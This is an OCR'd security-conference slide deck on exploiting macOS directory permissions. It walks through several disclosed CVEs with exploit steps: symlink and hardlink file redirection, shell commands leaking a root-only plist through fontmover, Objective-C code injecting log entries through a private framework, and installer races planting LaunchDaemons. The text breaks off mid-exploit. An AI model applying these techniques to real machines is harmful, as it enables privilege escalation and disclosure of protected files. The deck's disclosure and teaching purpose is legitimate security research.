Exploiting directory permissions on macOS

Csaba Fitzl
Twitter: @theevilbit

OFFENSIVE® security

whoami


- content developer at Offensive Security
- ex red/blue teamer
- recent macOS research
- husband, father
- hiking
- yoga

OFFENSIVE® security

agenda

- macOS filesystem permissions
- finding bugs
- bugs
- preventing attacks

macOS filesystem permissions



OFFENSIVE® security

POSIX model

- every file and directory
  - owner (user) permissions
  - group permissions
  - everyone (world) permissions
- each of them
  - read
  - write
  - execute

POSIX model

- files
  - r/w/x permissions are straightforward
- directories
  - read - you can enumerate the directory entries
  - write - you can delete/write files to the directory
  - execute - you are allowed to traverse the directory - if you don't have this right, you can't access any files inside it, or in any subdirectories.

POSIX model - scenarios

- directory: r - - (only read)
  - can’t access any files (no execute permissions)
- directory: - - x (only execute)
  - can’t list files (no read permissions)
  - can access files if name is known

experiment

```bash
$ mkdir restricted
$ echo aaa > restricted/aaa
$ cat restricted/aaa
aaa
$ chmod 777 restricted/aaa
$ cat restricted/aaa
aaa
$ chmod 666 restricted
$ cat restricted/aaa
cat: restricted/aaa: Permission denied
$ ls -l restricted/
$ ls -l | grep restricted
drw-rw-rw-   3 csaby  staff       96 Sep  4 14:17 restricted
$ ls -l restricted/aaa
ls: restricted/aaa: Permission denied
$ ls -l restricted/
$ chmod 755 restricted
$ ls -l restricted/
total 8
-rwxrwxrwx  1 csaby  staff  4 Sep  4 14:17 aaa
```

OFFENSIVE® security

POSIX model - scenarios

- in case you don’t have `x` permissions on a directory but have permissions on the file -> maybe find a way to leak
- have `rwx` on a directory - can delete / create files regardless of file’s permissions
  - e.g.: file is owned by root -> you can still delete it (!!!)

flag modifiers

- there are many flag modifiers
- from exploitation point of view, the important ones:
  - uchg, uchange, uimmutable (same, different names) - no one can change the file until the flag is removed
  - restricted - protected by SIP (= not even root can modify it, special entitlement is needed)

experiment

```bash
csaby@mac % ls -lO /
total 16
drwxrwxr-x+ 83 root  admin  sunlnk            2656 Feb 21 07:44 Applications
drwxr-xr-x  70 root  wheel  sunlnk            2240 Feb 20 21:44 Library
lrwxr-xr-x   1 root  wheel  hidden              28 Feb 21 07:44 Network -> /System/Volumes/Data/Network
drwxr-xr-x@  8 root  wheel  restricted         256 Sep 29 22:23 System
drwxr-xr-x   6 root  admin  sunlnk             192 Sep 29 22:22 Users
drwxr-xr-x   5 root  wheel  hidden             160 Feb 22 13:59 Volumes
drwxr-xr-x@ 38 root  wheel  restricted,hidden 1216 Jan 28 23:32 bin
drwxr-xr-x   2 root  wheel  hidden              64 Aug 25 00:24 cores
dr-xr-xr-x   3 root  wheel  hidden            7932 Feb 21 07:43 dev
lrwxr-xr-x@  1 root  admin  restricted,hidden   11 Oct 11 07:37 etc -> private/etc
lrwxr-xr-x   1 root  wheel  hidden              25 Feb 21 07:44 home -> /System/Volumes/Data/home
drwxr-xr-x   3 root  wheel  hidden              96 Oct 11 20:38 opt
drwxr-xr-x   6 root  wheel  sunlnk,hidden      192 Jan 28 23:33 private
drwxr-xr-x@ 63 root  wheel  restricted,hidden 2016 Jan 28 23:32 sbin
lrwxr-xr-x@  1 root  admin  restricted,hidden   11 Oct 11 07:42 tmp -> private/tmp
drwxr-xr-x@ 11 root  wheel  restricted,hidden  352 Oct 11 07:42 usr
lrwxr-xr-x@  1 root  admin  restricted,hidden   11 Oct 11 07:42 var -> private/var
```

OFFENSIVE® security

sticky bit

> When a directory's sticky bit is set, the filesystem treats the files in such directories in a special way so only the file's owner, the directory's owner, or root user can rename or delete the file*

>Typically this is set on the /tmp directory to prevent ordinary users from deleting or moving other users' files*

* Wikipedia

Access Control Lists

- more granular then the POSIX model
- Access Control Entries
- can be applied for multiple users, groups
- directory rights: list, search, add_file, add_subdirectory, delete_child
- file rights: read, write, append, execute

sandbox


- SIP is also enforced by the sandbox
- can further restrict file access - typically through sandbox profiles
- profiles are in:
  - `/usr/share/sandbox/`
  - `/System/Library/Sandbox/Profiles/

sandbox example (mds)

```
(allow file-write*
    (literal "/dev/console")
    (regex #"^/dev/nsmb")
    (literal "/private/var/db/mds/system/mds.lock")
    (literal "/private/var/run/mds.pid")
    (literal "/private/var/run/utmpx")
    (subpath "/private/var/folders/zz/zyxvpxvq6csfxvn_n0000000000000")
    (regex #"^/private/var/run/mds($|/)")
    (regex #"/Saved Spotlight Indexes($|/)")
    (regex #"/Backups.backupdb/\.spotlight_repair($|/)"))

(allow file-write*
    (regex #"^/private/var/db/Spotlight-V100($|/)")
    (regex #"^/private/var/db/Spotlight($|/)")
    (regex #"^/Library/Caches/com\.apple\.Spotlight($|/)")
    (regex #"/\.Spotlight-V100($|/)")
    (mount-relative-regex #"^/\.Spotlight-V100($|/)")

    (mount-relative-regex #"^/private/var/db/Spotlight($|/)")
    (mount-relative-regex #"^/private/var/db/Spotlight-V100($|/)"))

(...omitted...)

(allow file*
    (regex #"^/Library/Application Support/Apple/Spotlight($|/)")
    (literal "/Library/Preferences/com.apple.SpotlightServer.plist")
    (literal "/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/Metadata.framework/Versions/A/
Resources/com.apple.SpotlightServer.plist"))
```

OFFENSIVE® security

finding bugs




OFFENSIVE® security

static method


- file owner is root, but the directory owner is different
- file owner is not root, but directory owner is root
- file owner is root, and one of the user's group has write access to the directory
- file owner is not root, but the group is wheel, and the parent folder also not root owned
- python script is available the blog post

dynamic method

- monitor for similar relationships
- tools: fs_usage, Objective-See's FileMonitor
- benefit: find cases where root process changes file owner in a controllable location



BUGs



OFFENSIVE® security

general idea

- goal: redirect file operation to a location we want
- process: delete file, place a symlink or hardlink, wait and see

problems

1. the process might run as root, however because of sandboxing it might not be able to write to any interesting location

2. the process might not follow symlinks / hardlinks, but instead it will overwrite our link, and create a new file

3. if we can successfully redirect the file operation, the file will still be owned by root, and we can't modify it after. We need to find a way to affect the file contents for our benefits.

- 1 || 2 = no bug

controlling content

- need to find a way to inject data into files owned by root
- or if given file is controlling access, we can just make a new file

InstallHistory.plist file - Arbitrary file overwrite vulnerability (CVE-2020-3830)

InstallHistory.plist file - Arbitrary file overwrite vulnerability (CVE-2020-3830)

- whenever someone installs an app on macOS, the system will log it to a file called `InstallHistory.plist`, which is located at `/Library/Receipts`
- admins have write access to this location ==> delete file ==> place symlink ==> overwrite arbitrary files

InstallHistory.plist file - Arbitrary file overwrite vulnerability (CVE-2020-3830)

- can't really control contents - only limited, the metadata of the application
- trigger: install something

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<array>
  <dict>
      <key>date</key>
      <date>2019-11-01T13:50:57Z</date>
      <key>displayName</key>
      <string>AdBlock</string>
      <key>displayVersion</key>
      <string>1.21.0</string>
      <key>packageIdentifiers</key>
      <array>
          <string>com.betafish.adblock-mac</string>
      </array>
      <key>processName</key>
      <string>appstoreagent</string>
  </dict>
</array>
</plist>
```

OFFENSIVE® security

Adobe Reader macOS installer - arbitrary file overwrite vulnerability (CVE-2020-3763)

Adobe Reader macOS installer - arbitrary file overwrite vulnerability (CVE-2020-3763)

- at the end of installing Adobe Acrobat Reader for macOS a file is placed in the `/tmp/` directory, named `com.adobe.reader.pdfviewer.tmp.plist`
- prior the installation we can create a symlink, which will be followed
- content is fixed ==> only arbitrary overwrite

Grant group write access to plist files via DiagnosticMessagesHistory.plist (CVE-2020-3835)

Grant group write access to plist files via DiagnosticMessagesHistory.plist (CVE-2020-3835)

- someone can add `rw-rw-r` permissions to any `plist` file by abusing the file `DiagnosticMessagesHistory.plist` in the `/Library/Application Support/CrashReporter/` directory

- the directory `/Library/Application Support/CrashReporter/` allows write access to users in the admin group.

- the permissions for the file:
  - `-rw-rw-r--  1 root  admin  258 Oct 12 20:28 DiagnosticMessagesHistory.plist`


Grant group write access to plist files via DiagnosticMessagesHistory.plist (CVE-2020-3835)

- we can create a symlink as normal
- no file overwrite will happen
- but! if the target is a PLIST file, permissions will set to **`-rw-rw-r--`**
  - we can grant world read access to any PLIST file
  - we can grant group write access to any PLIST file

OFFENSIVE® security

Grant group write access to plist files via DiagnosticMessagesHistory.plist (CVE-2020-3835)

- trigger: Analytics & Improvements settings
- find interesting files




```bash
mac:CrashReporter csaby$ sudo find /Library/ -name "*.plist" -user root -perm 600
find: /Library//Application Support/com.apple.TCC: Operation not permitted
/Library//Preferences/com.apple.apsd.plist
/Library//Preferences/OpenDirectory/opendirectoryd.plist
mac:CrashReporter csaby$ ls -le@OF /Library//Preferences/com.apple.apsd.plist
-rw——  1 root  wheel  - 44532 Nov  8 08:38 /Library//Preferences/com.apple.apsd.plist
```

macOS fontmover - file disclosure vulnerability (CVE-2019-8837)

macOS fontmover - file disclosure vulnerability (CVE-2019-8837)


- `/Library/Fonts` has group write permissions set

```
$ ls -l /Library/ | grep Fonts
drwxrwxr-t  183 root  admin  5856 Sep  4 13:41 Fonts
```

- as admin users are in the `admin` group, someone can drop here any file
- this is the folder containing the system wide fonts, and I think this privilege unnecessary and I will come back to this why

exploitation

- download a font, and double click



OFFENSIVE security


exploitation

- set the install location to `Computer`
  - user location (default): `~/Library/Fonts`
  - computer location: `/Library/Fonts`

OFFENSIVE security

exploitation

- press `Install Font`
- press `Install Ticked`
- authentication prompt to root
- file is being copied




```
$ sudo fs_usage | grep great_fighter.otf
19:53:24  stat_extended64   /Library/Fonts/great_fighter.otf
0.000030   fontmover
19:53:24  stat_extended64   /Users/csaby/Downloads/great_fighter/great_fighter.otf
0.000019   fontmover
19:53:24  open              /Users/csaby/Downloads/great_fighter/great_fighter.otf
0.000032   fontmover
19:53:24  lstat64           /Library/Fonts/great_fighter.otf
0.000003   fontmover
19:53:24  open_dprotected   /Library/Fonts/great_fighter.otf
0.000086   fontmover
19:53:24    WrData[AN]      /Library/Fonts/great_fighter.otf
0.000167 W fontmover
```

OFFENSIVE® security

exploitation

- symlinks or hardlinks don't work
  - will be removed
  - can't win race condition
- even if worked, fontmover is sandboxed

```
(allow file-write*
    (subpath "/System/Library/Fonts")
    (subpath "/System/Library/Fonts (Removed)")
    (subpath "/Library/Fonts")
    (subpath "/Library/Fonts (Removed)")
)
```

exploitation

- the file disclosure vulnerability happens with regards of the source file
- between the steps `Install Font` and `Install Ticked` the file is not locked by the application
- replace original file with symlink
- what do we gain?
  - root process moves a file with its original permissions to a place where we already have write access
    - not interesting at first sight, but remember POSIX permissions!

exploitation

- remember: *in case you don't have `x` permissions on a directory but have permissions on the file -> maybe find a way to leak*

- example:

```
-rw-r--r--  1 root  wheel  1043 Aug 30 16:10 /private/var/run/mds/uuid-tokenID.plist
```

exploitation

```
#no access to original file
$ cat /private/var/run/mds/uuid-tokenID.plist
cat: /private/var/run/mds/uuid-tokenID.plist: Permission denied

#exploitation
$ mv great_fighter.otf great_orig.otf
$ ln -s /private/var/run/mds/uuid-tokenID.plist great_fighter.otf

#click 'install ticked' here

$ cat /Library/Fonts/great_fighter.otf
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX</key>
  <integer>1234567890</integer>
```

fix

- file replacement will be verified, link is not followed

macOS DiagnosticMessages arbitrary file overwrite vulnerability (CVE-2020-3855)

macOS DiagnosticMessages arbitrary file overwrite vulnerability (CVE-2020-3855)

- usual story
- `/private/var/log/DiagnosticMessages` is writeable for the `admin` group
- bunch of *.asl log files owned by root
- exploit via hardlinks (might need to reboot)

```
(...)
-rw-r--r--@ 2 root  wheel   420894 Aug 31 21:30 2019.08.31.asl
(...)
```

OFFENSIVE® security

content

- this is a log file - can we control content? - partially
- ASL logs - old API, few documentation
  - multiple destination file, how do I end up in `/private/var/log/DiagnosticMessages`?
- Most logs looked like, pre-defined fields

```
com.apple.message.domain: com.apple.apsd.15918893
com.apple.message.__source__: SPI
com.apple.message.signature: 1st Party
com.apple.message.signature2: N/A
com.apple.message.signature3: NO
com.apple.message.summarize: YES
SenderMachUUID: 399BDED0-DC36-38A3-9ADC-9F97302C3F08
```

content

- Hope: found custom text from CalendarAgent
  - from: /System/Library/PrivateFrameworks/CalendarPersistence.framework/Versions/Current/CalendarPersistence

```
CalDAV account refresh completed
com.apple.message.domain: com.apple.sleepservices.icalData
com.apple.message.signature: CalDAV account refresh statistics
com.apple.message.result: noop
com.apple.message.value: 0
com.apple.message.value2: 0
com.apple.message.value3: 0
com.apple.message.uuid: XXXXXXXXXX
com.apple.message.uuid2: XXXXXXXXXX
com.apple.message.wake_state: 0
SenderMachUUID: XXXXXXXXXX
```

content

- CalMessageTracer leads to `/System/Library/PrivateFrameworks//CalendarFoundation.framework/Versions/Current/CalendarFoundation`

```
/* @class CalDAVAccountRefreshQueueableOperation */
-(void)sendStatistics {
 (...)
                    [CalMessageTracer log:@"CalDAV account refresh completed"
domain:@"com.apple.sleepservices.icalData" signature:@"CalDAV account refresh statistics" result:0x0
value:var_30 value2:var_28 value3:var_B8 uid:rbx uid2:r14 wakeState:rax];
(...)
}
```

content

- CalMessageTracer
- we see the ASL API

```
/* @class CalMessageTracer */
+(void)log:(void *)arg2 domain:(void *)arg3 signature:(void *)arg4 signature2:(void *)arg5 result:(int)arg6
value:(void *)arg7 value2:(void *)arg8 value3:(void *)arg9 uid:(void *)arg10 uid2:(void *)arg11 wakeState:(void
*)arg12 summarize:(char)arg13 {
(...)
    rbx = [objc_retainAutorelease(arg3) UTF8String];
    [var_68 release];
    asl_set(r15, "com.apple.message.domain", rbx);
    if (r13 != 0x0) {
            asl_set(r15, "com.apple.message.signature", [objc_retainAutorelease(r13) UTF8String]);
    }
```

content

- custom messages lead to further functions
- I stopped
- we can use this function to create a log entry for us

```
if (r13 != 0x0) {
            if (*(int32_t *)_CalLogCurrentLevel != 0x0) {
                    rbx = [_CalLogWhiteList() retain];
                    r13 = [rbx containsObject:*_CalFoundationNS_Log_MessageTrace];
                    [rbx release];
                    COND = r13 != 0x1;
                    r13 = var_78;
                    if (!COND) {
                            CFAbsoluteTimeGetCurrent();
                            _CalLogActual(*_CalFoundationNS_Log_MessageTrace, 0x0, "+[CalMessageTracer
log:domain:signature:signature2:result:value:value2:value3:uid:uid2:wakeState:summarize:]", @"%@", r13, r9,
stack[-152]);
                    }
            }
            else {
                    CFAbsoluteTimeGetCurrent();
                    _CalLogActual(*_CalFoundationNS_Log_MessageTrace, 0x0, "+[CalMessageTracer
log:domain:signature:signature2:result:value:value2:value3:uid:uid2:wakeState:summarize:]", @"%@", r13, r9,
stack[-152]);
            }
            asl_log(0x0, r15, 0x5, "%s", [objc_retainAutorelease(r13) UTF8String]);
            r14 = var_38;
    }
```

content

- we need to create a header file
- load the private framework
- call the function
- we can insert custom string

```
        //load framework
        tracer = dlopen("/System/Library/PrivateFrameworks/CalendarFoundation.framework/Versions/Current/
CalendarFoundation", RTLD_LAZY);

        if(NULL == tracer)
        {
            //bail
            goto bail;
        }

        //class
        Class CalMessageTracerCl = nil;

        //obtain class
        CalMessageTracerCl = NSClassFromString(@"CalMessageTracer");
        if(nil == CalMessageTracerCl)
        {
            //bail
            goto bail;
        }

        //+ (void)log:(id)arg1 domain:(id)arg2 signature:(id)arg3 result:(int)arg4;
        [CalMessageTracerCl log:@"your message here" domain:@"com.apple.sleepservices.icalData"
signature:@"CalDAV account refresh statistics" result:0x0];
```

content

- not enough for code execution :(
- but can be useful trick :)

Adobe Reader macOS installer - local privilege escalation (CVE-2020-3762)

Adobe Reader macOS installer - LPE (CVE-2020-3762)

- installer's `Acrobat Update Helper.app` component
- `com.adobe.AcrobatRefreshManager` dir is created in /tmp/ during install
- 2 PLIST files that will be copied into `/Library/LaunchDaemons/`
- fixed location
- installer deletes existing `com.adobe.AcrobatRefreshManager`

Adobe Reader macOS installer - LPE (CVE-2020-3762)

- `/tmp/com.adobe.AcrobatRefreshManager/Adobe Acrobat Updater.app/Contents/Library/LaunchServices` - where the plist files are stored
- race condition - we recreate the dir structure after deletion, before creation
- installers places the original PLIST
- we delete (we own the dir), and put our own
- installer puts our PLIST into LaunchDameons

macOS periodic scripts - 320.whatis script privilege escalation to root (CVE-2019-8802)

macOS periodic scripts - 320.whatis script LPE (CVE-2019-8802)

- macOS's periodic maintenance scripts

```
csabymac:LaunchDaemons csaby$ ls -l /System/Library/LaunchDaemons/ | grep periodic
-rw-r--r--  1 root  wheel    887 Aug 18  2018 com.apple.periodic-daily.plist
-rw-r--r--  1 root  wheel    895 Aug 18  2018 com.apple.periodic-monthly.plist
-rw-r--r--  1 root  wheel    891 Aug 18  2018 com.apple.periodic-weekly.plist
```

- weekly: /etc/periodic/weekly/320.whatis
  - rebuilds the man database
  - runs as root
  - will get the man paths
    - /usr/local/share/man
      - owned by the user, typically via brew install

Event	Process	PID	User	Message
Process Execution	sh	16574	root	/bin/sh - /etc/periodic/weekly/320.whatis executed by sh
Process Execution	sh	16578	root	/bin/sh /usr/libexec/makewhatis.local /usr/share/man:/usr/local/share/man:/Applications/Xc
Process Execution	basename	16583	root	basename /usr/libexec/makewhatis.local .local executed by sh
Process Execution	makewhatis	16578	root	makewhatis /usr/share/man /usr/local/share/man executed by sh
File Write	makewhatis	16578	root	makewhatis wrote file /usr/share/man/whatis.tmp
File Rename	makewhatis	16578	root	makewhatis renamed file /usr/share/man/whatis.tmp to /usr/share/man/whatis
File Write	makewhatis	16578	root	makewhatis wrote file /usr/local/share/man/whatis.tmp
File Rename	makewhatis	16578	root	makewhatis renamed file /usr/local/share/man/whatis.tmp to /usr/local/share/man/whatis

makewhatis

- makewhatis
  - creates `whatis.tmp`
  - we can redirect it via symlink
    - target: LaunchDaemons
    - PLIST file has to be proper XML

whatis database

```
FcAtomicCreate(3)         - create an FcAtomic object
FcAtomicDeleteNew(3)      - delete new file
FcAtomicDestroy(3)        - destroy an FcAtomic object
FcAtomicLock(3)           - lock a file
FcAtomicNewFile(3)        - return new temporary file name
FcAtomicOrigFile(3)       - return original file name
```

- database format:
  - 1st column: derived from the filename
  - 2nd column: the name from the NAME section of the man file

- How do we get a proper XML?

exploit

- STEP 1

```
.SH NAME
